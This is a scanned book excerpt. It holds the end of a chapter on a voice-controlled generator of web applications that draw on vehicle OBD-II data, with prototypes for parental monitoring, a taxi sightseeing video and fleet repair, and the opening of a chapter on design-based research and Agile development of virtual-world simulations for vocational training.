An application generator is software that produces application programs from descriptions of the problem rather than by the use of traditional programming languages (Horowitz et al., 1983). Its use provides benefits such as reuse and increased development productivity (Cleaveland, 1988) or the end user involvement in the software development process (Garcia-Diaz et al., 2010). Thus, there are a large amount of software generators and the rise of approaches such as Model-Driven Engineering (Kent, 2002) are largely determined by principles based on modeling software, which is automatically or semi-automatically generated rather than coded using traditional programming languages.

A classic example of software generator is DiSTil (Smaragdakis and Batory, 1997), which focuses on the domain of data structures implementing a domain-specific language through the concepts of containers and cursors. From the Web perspective, in which we focus, there are works related to a very specific topic such as the generation of JavaScript programs for handling input forms in HTML websites (Suzuki and Tokuda, 2005), or works including Taguchi et al. (2003), Melia and Gomez (2006) and Schauerhuber et al. (2006), that are much more generic examples and aim is to generate websites without focusing on a particular knowledge domain. There are also tools specific to a domain such as Montenegro-Marin et al. (2012), those which focus on the generation of eLearning courses for platforms like Moodle. However, there is a lack of tools related to applications generation – websites – for data acquisition from individual motor vehicles. This could be interesting since there is an increasing amount of data from a growing number of vehicles and sensors. Thus, users could customize the applications according to their needs, which will surely be changing over time due to the rapid growth of this type of software.

Knowledge discovery and data mining (Goebel and Gruendwald, 1999) are a key aspect in the development of different knowledge domains and their applications. For example, there are mature projects that include underwater networks to be used for monitoring of coral reefs and fisheries (Vasilescu et al., 2005), methods for supporting marketing decisions (Shaw et al., (2001) and processes for discovering knowledge from hypertext data (Chakrabarti, 2003).


From the point of view of the automotive domain there has not been a major rise but the latest technologies allow access to a large amount of real-time information from a multitude of vehicles, which opens the door to further research and new applications for citizens and businesses. As an example, CarWeb (Lo et al., 2008) is a platform that shares GPS data for estimating speed information of roads. Other works begin to address the issue of vehicles getting connected over wide-area wireless networks that can be combined with other contextual information about the car, the environment and the driver providing a range of new possibilities (Kargupta, 2012).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The importance of this subject is even reflected by a European Union report (2010) which concludes that new developments in Internet technologies and new services can play a key role in supporting the public and private needs in the transport domain (e.g., better use of infrastructure and vehicles, increasing safety and security, enhancing reliability of transport, increasing fuel saving, improving logistics, supporting multi-modal travel, and reducing the environmental impacts).

3. PROPOSED SYSTEM

To carry out the proposed work, we make use of different underlying technologies. Based on different technical information retrieved from vehicles and geographical data available, the aim of the system is that users without technological knowledge can perform real-time queries of such data. Information can be specific of a user or can be shared among different groups of users (it includes geoposition, temperature, speed, acceleration, revolutions per minute, throttle position, etc.). In addition, to avoid driver distraction problems while driving, the system has been based on commands through voice.



The application is composed of several components that work together. Voice-based queries are processed by the core of the system. Such a task is divided into two parts: 1) an interpreter to recognize what the users demand; and 2) an application generator that builds and deploys simple web applications based on the information that is stored in the database to respond to user queries in a quick way, according to any particular need of the users. Given the context in which it is used, the final web application is decorated with audible and visual indicators and can be accessed by any user with the corresponding rights.

Figure 1 shows an overview of the system, based on the classical client-server architecture between the platform core and client applications that are going to be explained in the next sections.

3.1. Platform Core

The server is actually the core of the platform since it coordinates the whole system through the following modules:

Figure 1. Platform's conceptual scheme

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. **Communication Manager Module:** It is intended to deal with the bidirectional data flows between users (information from vehicles and Smartphones or other mobile devices) and the core. To benefit from the features of connectionless datagram services when large amounts of data are sent, the system uses the UDP protocol for common information. However, when the system must guarantee the reception of any information, it switches to the TCP protocol, which emphasizes reliability over reduced latency. For example, when the brakes are not working property the message must delivered in any case. In addition, web applications are connected to the communication module through web services, incrementing interoperability.
2. **Data Warehouse Module:** It is intended to store all the information retrieved from vehicles and devices, and its availability depends on the preferences of users, which also are saved in the Warehouse. For example, a user can decide whether its specific data is private or shared with other users. In addition, users can upload and add their own multimedia content to enrich the applications through the web interface, with the aim of being consumed by the Application Generator Module when new applications are being generated.
3. **Application Generator Module:** It is intended to create new web applications when users require it. This module is available for all the users of the system, which can use a domain-specific language provided by the platform to help them to define the desired behavior. The language is tailored to the vehicles domain of knowledge and relies in an underlying XML syntax, which is parsed and interpreted to generate the corresponding source code with the details needed for the web application to run. The code functionality is based on the definitions and wishes of users (e.g., speed and acceleration of some specific vehicles of a company). One the code is completed, it is automatically deployed in the web application server to be accessed from the outside immediately.

3.2. Client Applications

The other main component of the platform is the one which refers to client applications. In fact, there are three different ways in which users can interact with the system:


1. **Sharing Information:** By connecting the smart device through the Bluetooth interface to the OBDII hardware available in modern vehicles, the applications can retrieve all the information that was initially defined and allowed. Then, the device can send that information to the core using any wireless network.
2. **Defining Applications:** By using the voice assistant in the application provided for smart devices, users can define the application they want to develop. That information is sent to the core, which will parse, interpret, generate, compile and deploy the final web application that can be consumed by users to get the information they wish.
3. **Using Applications:** By accessing the previously generated web application through any browser compatible with the HTML 5 standard, users can see and consult all the information that was defined. That web sites can be configured to be private or public, according to the wishes of users.

3.2.1. Sharing Information

To work with this first version of the system, we provide an application developed for Android devices that can be used for any of the three ways of interactions we defined. Regarding sharing of information,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

mobile devices should be placed in the vehicle in a still position in order to collect more accurate values from their sensors. In addition to this, data is also collected from vehicles, using the CAN/OBD-II (On Board Diagnosis) interface through a Bluetooth interface.



The OBD connection is very common nowadays. In fact, at least all gasoline vehicles in the European Union and the United Stated have to be provided with it since 2001 and 1996 respectively. In addition, other diesel and heavy duty vehicles are being imposed with the same requirement so it is a common practice for most of the new manufactured vehicles. OBD allows to get different real-time information from parameters (PIDs) in the vehicles. There is a standard list of PIDs that should be provided but currently is not completely supported by all the manufacturers, and some of them even include some custom private PIDs. Nevertheless, the application can be easily extended with new PIDs if they are publicity available.

The goal of the platform is to get all the desired information to be stored and subsequently processed with Data Mining techniques. Thus, different types of information and reports can be displayed and offered to consumers of the applications that are generated (e.g., drivers or managers of a company).

3.2.2. Defining Applications

Since the platform is intended to also be used in vehicles that are moving, a voice interface has been designed and provide for drivers in order to offer voice-based commands. Figure 2 shows how the voice interface works when is enabled by the user. That way, if the system recognizes a command, it starts asking questions to that user. The questions are contextualized in a way that they depend on the expected short responses given by the user at any time.

Figure 2. Generation flow

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The interaction between the system and the user can be divided into four different steps:

1. Vehicles the user wants to select to be shown. It is also possible to have groups of vehicles to facilitate how users deal with them.
2. Parameters of the selected vehicles the user wants to show in the application. The list of parameters consist of those provide by the OBD interface, apart from those provided by the smart device.
3. Notifications triggered by values of the selected parameters, depending on whether they exceed or not a certain value. For example, it is possible to trigger a notification if the acceleration of a vehicle is above or below a specific value.
4. Information and notifications the application should show to users. It is possible to monitor the state of different elements in the application but it is also possible to create alarms to indicate certain ranges of values, such as excessive speed or low fuel level.

After the user defines all the information of the application, the generator module creates the application using as the input the XML syntax in which the domain-specific language relies. That operation is done through the web services that are provided by the core of the system.

3.2.3. Using Applications

Since the applications generated by the system rely mainly on languages such as HTML, CSS and JavaScript, any browser that supports current web standards (i.e., HTML5) can open and show such applications. In fact, the application we provide for the devices uses a conventional built-in web browser to open the applications. The application, which is available immediately after being generated, has two main functionalities:

1. Monitor parameters and elements. The elements on the applications are shown according to the user choices. They are usually shown on a map with vehicles, which they have attached the current real-time values of the desired parameters using visual and audible indicators.
2. Notify and launch events when a parameter condition (or a group of parameters conditions) reaches a specific value or range of values. If this type of events are triggered, one or more of the following notifications are shown: 1) a textual message with specific information; 2) a sound with audible information; 3) a video with multimedia information; and 4) a map that shows vehicles that are being tracked with their parameters marked in the map.

4. USAGE SCENARIOS

Vehicle users would be able to generate applications while driving with this platform. With only a smartphone they can interact with other users of the road. We have developed some prototypes that use the proposed platform. Then main objective of the prototypes is to show the application definition process from users creating real applications that can be made with the system.

The mobile device application has two different modes that work independently. Upload only mode obtains sensor readings from the vehicle and the mobile device and uploads them to the system core. So, in order to monitor a vehicle a smartphone with the running application and internet connection should

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

be mounted in the vehicle and the uploaded mode activated. Adding the device with the Bluetooth OBDII adapter is optional. If the adapter is not paired it will just upload the information from the device in-built sensors. Every sensor has its privacy settings and can be modified in the application.

To create a new application the generator mode should be used. Both modes are independent and can be used simultaneously to create and upload sensor information. The voice interface system guides users and allows them to interact with the application through the speech recognition system. The application communicates all the actions through speech and waits for the user's response. The interface will recognize key words and will start building a consulting graph that will be converted into the application. Once the application is created it will start running and it will be displayed to the user.

4.1. Prototype 1: Parental Control


A controlling parent who has just found out that his son (that has just got his license issued) is going on a long trip in his beloved car for the first time. The parent is driving his own car to work and is still not comfortable with his son's driving abilities. So the parent feels the urge to monitor his son's trip to feel calmer and to ensure that his son's driving is adequate in his car. Additionally, he would like to get notified when his son arrives to his final destination.

So he decides to create a new application to monitor his son. The application will notify him when his son arrives to the final destination and if he exceeds 120 km/h or revs the engine over 4000 RPM in order to know if he is treating his car gently.

The following conversation is a fragment of an example of how the application could be generated; bold words are the key words that the application recognizes:

1. Voice application - What can I do for you?
2. User - I want to create a *new notification* application.
3. Voice application - What vehicle or vehicles do you want to monitor?
4. User - My *red Corvette*
5. Voice application- What parameter do you want to monitor?
6. User - I want to monitor the *speed* of the car.
7. Voice application- What speed should be exceeded to notify you?
8. User - *120*
9. Voice application - What speed minimum speed to notify you?
10. User - *Don't* set minimum speed.
11. Voice application - Do you want to monitor more parameters?

…



…

25. Voice application - What type of notification do you want to show?
26. User - *Beep sound.*
27. Voice application - Generating and displaying application. Wait a moment please...

The application then will generate and display the new web application. The application will show speed and RPM gauges with the "red Corvette" parameter values and the distance left to arrive at the final destination (Figure 3a). Whenever any of the parameters previously set exceed the values, the application will inform with a message to the user at the same time that it is playing a beeping sound.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. At the left prototype 1 application is monitoring the "red Corvette" vehicle. At the right prototype 3 application is displaying in a map information about vehicle 7

4.2. Prototype 2: Sightseen Application

A taxi driver picks up some foreign customers that have just arrived to the city. While chatting with customers going to the hotel, the driver finds out that they are very interested in the city's architecture, especially in the main bridge of the city.

Since they will cross the bridge to arrive to their destination, the taxi driver decides to create a new application that will show them a video of interesting facts when they go through the bridge.

The following conversation is an example of how the application could be generated:

1. Voice application - What can I do for you?
2. User - I want to show a *new notification* application.
3. Voice application - What vehicle or vehicles do you want to monitor?
4. User - *My cab*
5. Voice application- What parameter do you want to monitor?
6. User – I want to monitor the *arrival* of the car.
7. Voice application- Where is the destination?
8. User – *Central Bridge*
9. Voice application - Do you want to monitor more parameters?
10. User – *No*
11. Voice application - What type of notification do you want to show?
12. User - *Central Bridge video.*
13. Voice application - Generating and displaying application. Wait a moment please...

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


The application will create a new web application and it will show the distance to the destination set. Once the vehicle arrives to the destination, the application will start playing the "Central Bridge" video.

4.3. Prototype 3: Fleet Mechanic

The mechanic in charge of a fleet assistance is coming back to the main station from assisting a vehicle on the road. He suddenly receives two calls from two different vehicles that request help. Both drivers have informed the mechanic that their Malfunction Indicator Lamp (MIL) is on. To know what assistance he should prioritize to avoid vehicle deterioration, the mechanic decides to generate a program that will tell him where are the vehicles located, for how long the MIL has been on and that will monitor the coolant temperature.

1. Voice application - What can I do for you?
2. User - I want to show a *new monitoring* application.
3. Voice application - What vehicle or vehicles do you want to monitor?
4. User – *Truck 23* and *car 3*
5. Voice application- What parameter do you want to monitor?
6. User – I want to monitor the *time* run by the engine while *MIL* activated.
7. Voice application- Do you want to monitor more parameters?
8. User – *Yes*
9. Voice application - What parameter do you want to monitor?
10. User – I want to monitor the *coolant temperature.*
11. Voice application - Do you want to monitor more parameters?
12. User - *No.*
13. Voice application - Generating and displaying application. Wait a moment please...

The application will create and display a new web application with a map that will show the vehicles that are being tracked. When pressing on a specific vehicle it will show the minutes that the vehicle has had its MIL on and the coolant temperature level (Figure 3b).




5. PROPOSAL ANALYSIS

In this section we analyze the most relevant areas of the proposed platform. To justify the proposed initial research objectives we base the analysis on the process definition and generation of the three prototypes presented in the previous section. To obtain a deeper analysis of the platform, the prototypes have been used in real scenarios with different vehicles and Android mobile devices. The necessary requirements to execute the application are: 1) a mobile device with Android OS 4.0 or higher with Internet connection and Bluetooth (Figure 4a), 2) Optionally, to collect data from the vehicle it is necessary to have an OBDII port and an ELM327 OBDII compatible Bluetooth adapter (Figure 4b).

One of the main objectives of the platform is to allow users to quickly specify dynamic needed functionalities though voice. In this research the generating time by the user has been measured in several definition processes with different complexities and functionalities. Figure 5 shows the average time users take generating prototypes. During the application process definition other factors such as number


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. a) At the left, a generated application running in an Android OS Smartphone. b) At the right in the red circle, OBDII Bluetooth hardware connected to the vehicle port



of commands used by users have been extracted from the user interaction. Commands are compared to the number of parameters that the prototypes monitor in Figure 5.

Another relevant area that has to be analyzed is the time in the application generation once the application has been defined. During the analysis all the cases had a constant time around 5 seconds (Figure 1). This is the time that the platform needs to generate and deploy the application and the mobile device to load the new application.



Once the applications were generated they were measured in real scenarios. Two parameters that condition the application functionality have been analyzed. Figure 6 shows the number of fields that the application obtains from the platforms vehicle database per minute. The number of fields obtained varies substantially depending on the complexity degree of the application, the number of vehicles and the number of parameters monitored. Figure 6 displays the traffic network analysis of the multimedia generated application. The nature of the application involves a constant data interchange with the platform. Traffic volume is considered important since the applications must be able to be used in a Smartphone with an average Internet data plan.

Figure 5. Graphic comparison of the average generating time of the analyzed prototypes and number of commands used

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Graphic representation of the fields consulted and network traffic data generated by the prototypes

Taking into consideration the areas and criteria analyzed we can conclude that in the case studies evaluated users are able to specify an application in a reasonable time. Likewise, the creation of multimedia applications is suitable and can be used on modern mobile devices.

The analysis process does not cover all the possible applications that a user could generate, however, uses the most typically use cases. Given to the platforms nature, it could allow creating much more complex applications. This is not the objective of the analysis since they will be one time uncommon generated cases. The analysis reveals that the number of fields obtained from a vehicle is not proportional to the network traffic. The platform is optimized for applications that handle great amounts of vehicles, penalizing in terms of traffic network the use of many parameters. The network traffic generated by applications prioritizes efficiency with several vehicles; 1 parameter from N vehicles generates lower network traffic than N parameters from 1 vehicle.

6. CONCLUSION AND FUTURE WORK

This paper presents a platform that allows vehicle users to generate through voice, real time multimedia web applications that process data from one or more connected vehicles. The platform has been tested through the generation of three prototypes that demonstrate the functionalities of the system. The solution has been analyzed to validate the initial research objectives of the platform. Results support that users are able to specify their necessities in a quick and agile manner while driving, taking a total time of around 1 minute. Since the platform aims to be helpful to solve problems that unexpectedly occur the generating time should be very low. In the studied applications it never surpassed 5 seconds. To fulfill user requirements the generated application must process and analyze a certain volume of data from vehicles. The volume depends on the application functionalities. In the case studies the volume of sensor data elements managed varied from 40 to 160 fields per minute. Despite the number of fields consulted the maximum network traffic was 20kb per minute, an assumable amount of data for an average data plan.

The platform conforms the initial objectives; however additional areas could be improved or extended as future work. The management, analysis and interchange systems from data vehicles have room for improvement. A reduction in network traffic could be applied when a device would be executing more than one application simultaneously. Future work could also involve increasing the amount of data that the system uses. Image processing could be added though mobile device cameras installed in vehicles,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

obtaining traffic signs, traffic lights and images. An additional research line could be focused on developing augmented reality interfaces that will help users obtain new visual information without losing their concentration while driving.

Chapter 26
Design-Based Research with AGILE Sprints to Produce MUVES in Vocational Education

Todd Cochrane

Julie Mackey
University of Canterbury, New Zealand

ABSTRACT

An innovative approach to effective design, development and testing of Multi-User Virtual Environments (MUVE) in vocational education is provided. It blends Agile software development with design based research (DBR), seeded with educational frameworks and theories relevant to vocational education. Legitimate peripheral participation was used as a filter to inform design thinking for authentic vocational contexts because moving towards being work ready increases the student's legitimate practices particular to a vocation. Technological Pedagogical Content Knowledge TPACK (Mishra & Koehler 2006) provided a framework to link content and pedagogy with the MUVE technology. Software development techniques for MUVEs are shown to have characteristics compatible with design based research. A design based methodological process that introduces software development within phases is described. The approach is illustrated in the design of two MUVE to simulate (1) the hazardous situation of temporary traffic management and (2) communication on a maritime ship's bridge.

INTRODUCTION

Multi-user virtual environments (MUVEs) or virtual worlds have been shown to be valuable for use in education, including preparation for challenging and hazardous vocational contexts (Gregory et al 2013; Hew & Cheung 2010). MUVEs can effectively recreate hazardous or emergency scenarios and

allow participants to practise problem solving and communication skills prior to these being enacted in real situations. For example, developing the particular knowledge, skills and teamwork required among professionals working on the bridge of a ship to ensure the safe navigation of large vessels that can dwarf the ports in which they dock. Rigorous protocols for language and other practices have evolved for such contexts to increase efficiency and safety. It can be very challenging for learners to develop the competence to join such professions through training in contexts that are authentic for colleges but not for their chosen profession. However, there has been little research into the processes of designing MUVE for vocational contexts. The objective of this chapter is to present an innovative approach to effective design, development and testing of Multi-User Virtual Environments in vocational education. The approach is illustrated in the early phases of design of two MUVEs. One was being designed to simulate the hazardous situation of temporary traffic management and the other the bridge of a maritime ship so that the students operating though their avatars can better develop legitimate behavior that is required of professionals in the field.

BACKGROUND

Multi-user virtual environments (MUVEs) or virtual worlds have been shown to be valuable for use in education. For example, in her scoping study on the use of virtual worlds to support learning and training, de Freitas (2008) identifies 80 MUVE applications available for education at that time. De Freitas (2008) asserts that MUVEs "in the future may provide a 'wrapper' for sets of educational services including e-portfolios, e-learning materials, assignments and class sessions, course module materials, learning games, tracking and monitoring assignments, communications between tutors and learners and e-assessment." De Freitas is supported by Kirriemuir's (2009) report of virtual world activities in UK universities and colleges. The growth of this approach in New Zealand is described by Hearns' et al (2011) review of teaching and learning through virtual worlds within seven New Zealand higher education institutions and Gregory et al.'s (2013) expanded review of Australia and New Zealand higher education that concluded the emergent phase of such an innovation that is often characterized by hype was maturing to recognize the many challenges that come with such innovations in education and training.

MUVEs are successful in vocational education and these include a number of simulations. For example, Hudson and Degast-Kennedy (2009) describe a Canadian border simulation in the Second Life® MUVE that was created when post-9/11 security restrictions led to limitations on access to the border. This simulation was used by students preparing to apply to become border security officers. The students practiced interviewing travelers crossing the border using the MUVE. The student outcomes were above expectations when compared to previous classes that had not used the MUVE. Hudson and Degast-Kennedy (2009) observed an improvement in students' grades. They also noted students had a sense of accomplishment of having experienced 'real world' border crossing situations. The students also gained confidence in their capacity to interview travelers and saw themselves as having an advantage in the highly competitive screening process undertaken for these border security officer positions.

Australian Flexible Learning Framework (2006) provides a resource that describes how to use virtual worlds in competency based learning. Experiences of teachers and students from three trials are presented. Two trials were undertaken by teachers and students studying towards a Victorian Certificate in Applied Learning in tourism courses. The other trial was undertaken by students and their teacher in a painting and decorating course. The tourism courses allowed students to practice with 'tourists' represented by

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

avatars. The reported highlight of the painting and decorating trial was the potential for the whole of the interior decorating course to be undertaken using the MUVE. White (2010) presented the final report from the Second Life Education New Zealand (SLENZ) project that developed and trialed resources in two vocational education contexts. The Birthing Unit provides a resource for midwifery educators and midwives teaching and learning about the normal birth process. In this MUVE midwifery educators and training midwives role-play the normal birth process through avatars. The MUVE allowed junior trainee midwives to participate in a birth earlier than they would in real life. A second MUVE developed by the SLENZ project supported teaching and learning job interview skills for Foundations Studies students. In this MUVE students practiced different types of job interviews, for example a job interview at a bank. A Foundation Studies student who was very nervous about a practicing a real interview found that practicing the job interview in the MUVE allowed her to gain confidence for the real interview. Vergara et al (2009) describe the Mr Toma medical simulation, a virtual patient implemented in a MUVE, that they concluded that the MUVE effectively replaced the physical experience with the virtual experience. Gerald and Antonacci (2009) and Hewitt et al (2009) take the perspective that MUVEs would best be used for the development of simulations of authentic situations rather than for constructivist learning experiences.

There have been a few reports of the design processes of virtual worlds in education. Reeves (2006) describes exemplary design based research projects, two develop MUVEs: the River City Learning environment and Quest Atlantis. The River City Learning environment (Ketelhut & Dede et al., 2007; Ketelhut et al, 2010) was used as a "pedagogical vehicle,... exploring how a technology-intensive learning experience that immerses participants in a virtual 'world' … can help middle school students learn both deep inquiry skills (scientific processes) and science knowledge"(p. 2). Although the River City project focused on primary school education, strategies learned in its development were applied in the current study. For example, Clarke and Dede (2009) suggested that the system should be designed so that it can be scaled up or down for different size groups, they identify this property as 'scalability'. Designing for scalability could influence pedagogy and the selection of software development techniques used in the design of the interventions. Barab et al (2005) provide an overview of the design and implementation of Quest Atlantis, a MUVE based environment in which children can learn through game play. They consider their approach to instructional design and design based research that evolves as they undertake their research and development, to be at the intersection of entertainment, education, and social commitment. Although relevant, there was a gap in the literature regarding the design of a MUVE for specific vocational contexts.

APPROACHES TO EDUCATIONAL MUVE DESIGN

There is little or no research into the process of specifying and developing virtual worlds for vocational education. This chapter lays out a methodology to inform such research, which brings together software development techniques with design based research. This chapter presents an approach that integrates Agile software design with Design Based Research (DBR) for more effective production of MUVEs for vocational education. Educational theories are used to inform design; they provide seeds in the design and development of the interventions. Established Agile software documentation and processes are inducted from data collected with practitioners, including user stories, descriptions of tasks, developer and stake holder comments that become working documents as the system is developed. These in turn are one of the sources in the DBR that evaluates educational theories to propose adapted and/or new theories; the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

data collected is presented as a case that situates adjustments for existing theories are generated through proposed proto-theories. Before the early phases of the methodology are illustrated in the development of MUVE in two vocational education contexts, the complementary approaches are introduced.

Design Based Research

Design-based research (DBR) is inspired by developmental goals. Reeves (2000) illustrates the differences between research conducted with traditional empirical goals and that inspired by developmental goals. Empirical research starts with hypotheses based on observations and/or existing theories; theories are tested in experiments; the theory is refined based on the test results; it is then applied by practitioners. Developmental research starts with an analysis of practical problems by researchers and practitioners. Solutions that are developed are underpinned by theoretical frameworks. The solutions are evaluated and tested in practice. Documentation and reflection produce design principles. At each stage there is refinement of the problems, solutions and methods used in the research. Steps will be repeated iteratively to solve problems and refine the solution within and across the stages as necessary.

Educational design research (Plomp, 2007), also known as Design-Based Research (DBR), is seen as originating from design experiments as described by Brown (1992) and Collins (1992). Sandoval and Bell (2004) in their introduction to "Design-based research methods for studying learning in context" describe Collins (1992) as putting "forth a notion of educational research as a 'design science,' like aerospace engineering, that required a methodology to systematically test design variants for effectiveness"(p. 2). Collins et al (2004) identify problems with design experimentation such as "resistance to experimental control" (p. 2) and comparison of designs due to the complexity and unpredictability of real-world situations that tend to produce large volumes of data with combinations of methodologies.

In the present work we acknowledge these challenges; they are thought of as ongoing. We recognize the methodology is developed for a specific design, that the systematic collection of a large amount of data and the interventions are undertaken in real-world situations. The collection of a large amount of data is seen as a valuable resource that can be subject to subsequent careful analysis. The complexity of the real-world situations is in itself of interest to the research, providing rich sources in the collection of data. Brown (1992) describes her "attempts to engage in design experiments intended to transform classrooms from academic work factories to learning environments that encourage reflective practice among students, teachers and researchers"(p. 35). She identifies the need for "new and complex methodologies to capture the systematic nature of learning, teaching and assessment"(p. 35). To engineer a working environment for learning Brown envisaged input of a variety of elements including the classroom ethos, teacher/student as researcher, curriculum, technology etc. The output was described as the assessment of "the right things and accountability" (p. 3, figure 1). Most importantly Brown saw an interaction with learning theory and feasibility (dissemination).

Educational design based research considers educational theories in practice and how these are developed as evidence emerges from that practice. Collins et al (2004) reflect on design experiments "Design experiments were developed as a way to carry out formative research to test and refine educational designs based on theoretical principles derived from prior research."(p. 1). Cobb et al (2003) see the purpose of design experimentation as a way to "develop a class of theories about both the process of learning and the means that are designed to support that learning" (p. 3). Dede et al (2004) note that "The purpose … (is) to move educational research from laboratories into classrooms in order to gain insight into how, when, and why innovations work in practice….Yet the focus of DBR is not on specific

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

designs and curricula, but on how the strengths and limits of a design inform theories of learning."(p. 2). Thus Dede (2004) supports the Design Based Research Collective (Design-Based Research Collective, 2003) that asserts the intention of educational design-based research "is to inquire more broadly into the nature of learning in a complex system and to refine generative or predictive theories of learning" (p. 3).

Plomp (2007) identifies the following phases in educational design based research along with an overarching process that is essential to improve the theory base of education:

- ***Preliminary Research:*** *Needs and content analysis, review of literature, development of a conceptual or theoretical framework for the study.*
- ***Prototyping Phase:*** *Iterative design phase consisting of iterations, each being a micro-cycle of research with formative evaluation as the most important research activity aimed at improving and refining the intervention.*
- ***Assessment Phase:*** *(Semi-) Summative evaluation to conclude whether the solution or intervention meets the pre-determined specifications. As also this phase often results in recommendations for improvement of the intervention, we call this phase semi-summative.*

Throughout all these activities the researcher or research group will do systematic reflection and documentation to produce the theories or design principles... as the scientific yield from the research. (Plomp, 2007, p. 17)

Educational theory then is a key aspect of DBR used as an input, as a way of informing design of educational products and processes and their evaluation. Improvement to educational theory is the most important output or finding.


Education theory has also been explicitly used in the development of educational MUVEs. Bronack et al (2008) developed the AET Zone MUVE that includes areas that support Presence Pedagogy (P2) theory and the P2 tenets are located in specific artifacts of the virtual space. The P2 tenet 'ask questions and correct misperceptions' is represented by a Western movie-style Saloon called the "So What? Saloon", which in turn provides a help facility or "frequently asked questions" function in the AET Zone. In addition, Prasolova-Førland (2004) described a MUVE, called Viras, based on a theory that social awareness affects the learner's capacity to obtain relevant information.

Thus the application of theory to inform design and development of a MUVE in vocational education is supported in both educational research and educational software design.

Selected Educational Theories

The authors selected two theories for this design based research of a MUVE designed to be used in a vocational education context in New Zealand. The first theory (LPP) was selected for its relevance to a vocational context and the second theoretical framework (TPACK) to inform pedagogy that is relevant to the MUVE as a digital technology in the content area of traffic management. Legitimate peripheral participation (LPP) (Lave & Wenger, 1991) provides valuable perspective for vocational education because moving towards being work ready increases the student's legitimate practices within the vocation. Technological Pedagogical Content Knowledge (TPACK) as described by Mishra and Koehler (2006)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



provides a theoretical framework that links the digital technology, the MUVE, with pedagogy and content knowledge of, for example, traffic management.

According to the theory of Legitimate Peripheral Participation (Lave & Wenger 1991), authentic learning is described in terms of participation in a community of practice that is legitimate for the community of practice, such as professionals involved in traffic management. Newcomers become increasingly legitimate as they move from the periphery of the community to its center. In New Zealand, as in many other countries, the overall goal of a polytechnic is to provide learners with an opportunity to become 'work-ready' (Bop 2010; CPIT 2010; WelTec 2010). To be work-ready, the student should be able to undertake vocational practices in a manner that matches legitimate practices in their vocation's community. In authentic learning contexts a student can be included in the authentic learning community at the periphery and through practice and study gains the appropriate experiences and skills at the appropriate level. Thus vocational programs at the polytechnic can be thought of as taking a journey on the way to becoming part of a vocational group.

When using MUVE-based intervention in a classroom, one way to think about how effective the intervention is to consider the ways the MUVE develops the student's legitimate participation in the vocation's community, with the student likely to start at the periphery. This theory thus helps in the specification of a MUVE and its implementation so that it becomes an approach to identifying problems to solve. The DBR can then develop our understating of LPP for the design MUVE- based teaching and learning intervention as it relates to the practice of the vocational community.

However, LPP does not identify a set of concerns for education contexts that use technology, so a second theory was also selected to use alongside LPP. Technological Pedagogical Content Knowledge (TPACK) described in Mishra and Koehler (2006) is a theoretical framework that links the application of digital technology to pedagogy and content. Using a MUVE in a vocational context will have an effect on the pedagogy selected. Particular content may be more effectively conveyed through a MUVE and/or a particular pedagogical approach may be more effective using a MUVE.

Figure 1. Mishra, and Koehler (2006, based on Figure 4) identify interrelated knowledge to consider when using technology in teaching and learning.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

TPACK, depicted in Figure 1, provides a way of recognizing that when teaching with technology there is a need to consider concerns that arise from pedagogy and content as well as technology and that the three are interwoven and should be considered interdependent. TPACK identifies the concerns that arise in the intersections between technological, pedagogical and content knowledge. Technology is added to Shulman's (1987) theory of pedagogical content knowledge, which considers the best way to teach for a given content or discipline. Technological pedagogical knowledge identifies concerns about the way technology impacts pedagogy and the way pedagogy impacts the use of technology. Technological pedagogical content knowledge presents an opportunity to consider the synthesis of appropriate teaching and learning solutions using technology, pedagogy and content knowledge. For example the TPACK framework, used as a planning and design framework, ensures that consideration of what a teacher needs to know about technology is included in educational design.

TPACK can be used to understand the teacher and subject matter expert's concerns about their teaching in the knowledge that the pedagogy naturally varies with the content area. When designing a MUVE a particular focus is at the centre in which the content, the pedagogy and the technology all come into play. In addition, given the interwoven framework all aspects must be applied to inform the design specification and development of the MUVE.

SOFTWARE DEVELOPMENT

Software development techniques are necessary to produce simulation MUVEs but the design and development of a MUVE simulation requires highly specialist skills that are rarely possessed by teachers. The first author is a teacher of computer science unusual in possessing extensive software development skills and he has developed a number of successful simulations in collaboration with others (e.g. Valverde & Cochrane 2014). This section describes the ways in which software techniques are compatible with DBR because our DBR methodology that is seeded by LPP and TPACK integrates software development techniques. It begins with a few examples.

Established stages in software development are: requirements analysis, software design, software implementation and testing followed by software maintenance (Davis et al, Figure 1 1988). The Human Computer Interaction design life-cycle model as described by Sharp et al (2007) has similar stages: identify needs/establish requirements, (re)design, build an interactive version (prototype) and evaluate. Given this similarity between the stages in DBR and generic stages in software development it seems that methods and processes used in software development could be applied in the development of interventions.

Other methods and processes from software development could also be compatible with developmental research, for example, when using and creating interventions, reflection on the rationale in the design of an intervention could lead to design principles for the interventions. These can be expressed by creating a software design pattern language for each of the interventions. An established pattern language is Tidwell's (1999) Common Ground pattern language that describes patterns in the Human Computer Interaction design where each pattern: "… defines a context of use, a problem the designer needs to solve, a set of 'forces' pushing the designer in different directions, and a primary rule - and sometimes additional secondary rules - on how those forces might be resolved to best solve the problem." ("A Sample Pattern Language", para. 2). Design patterns for MUVE-related interventions could be established using the same definition. The context of use of the pattern would be based on theoretical areas in education, for example "when teaching"; "in the development of pedagogy"; and "when learning". An existing design

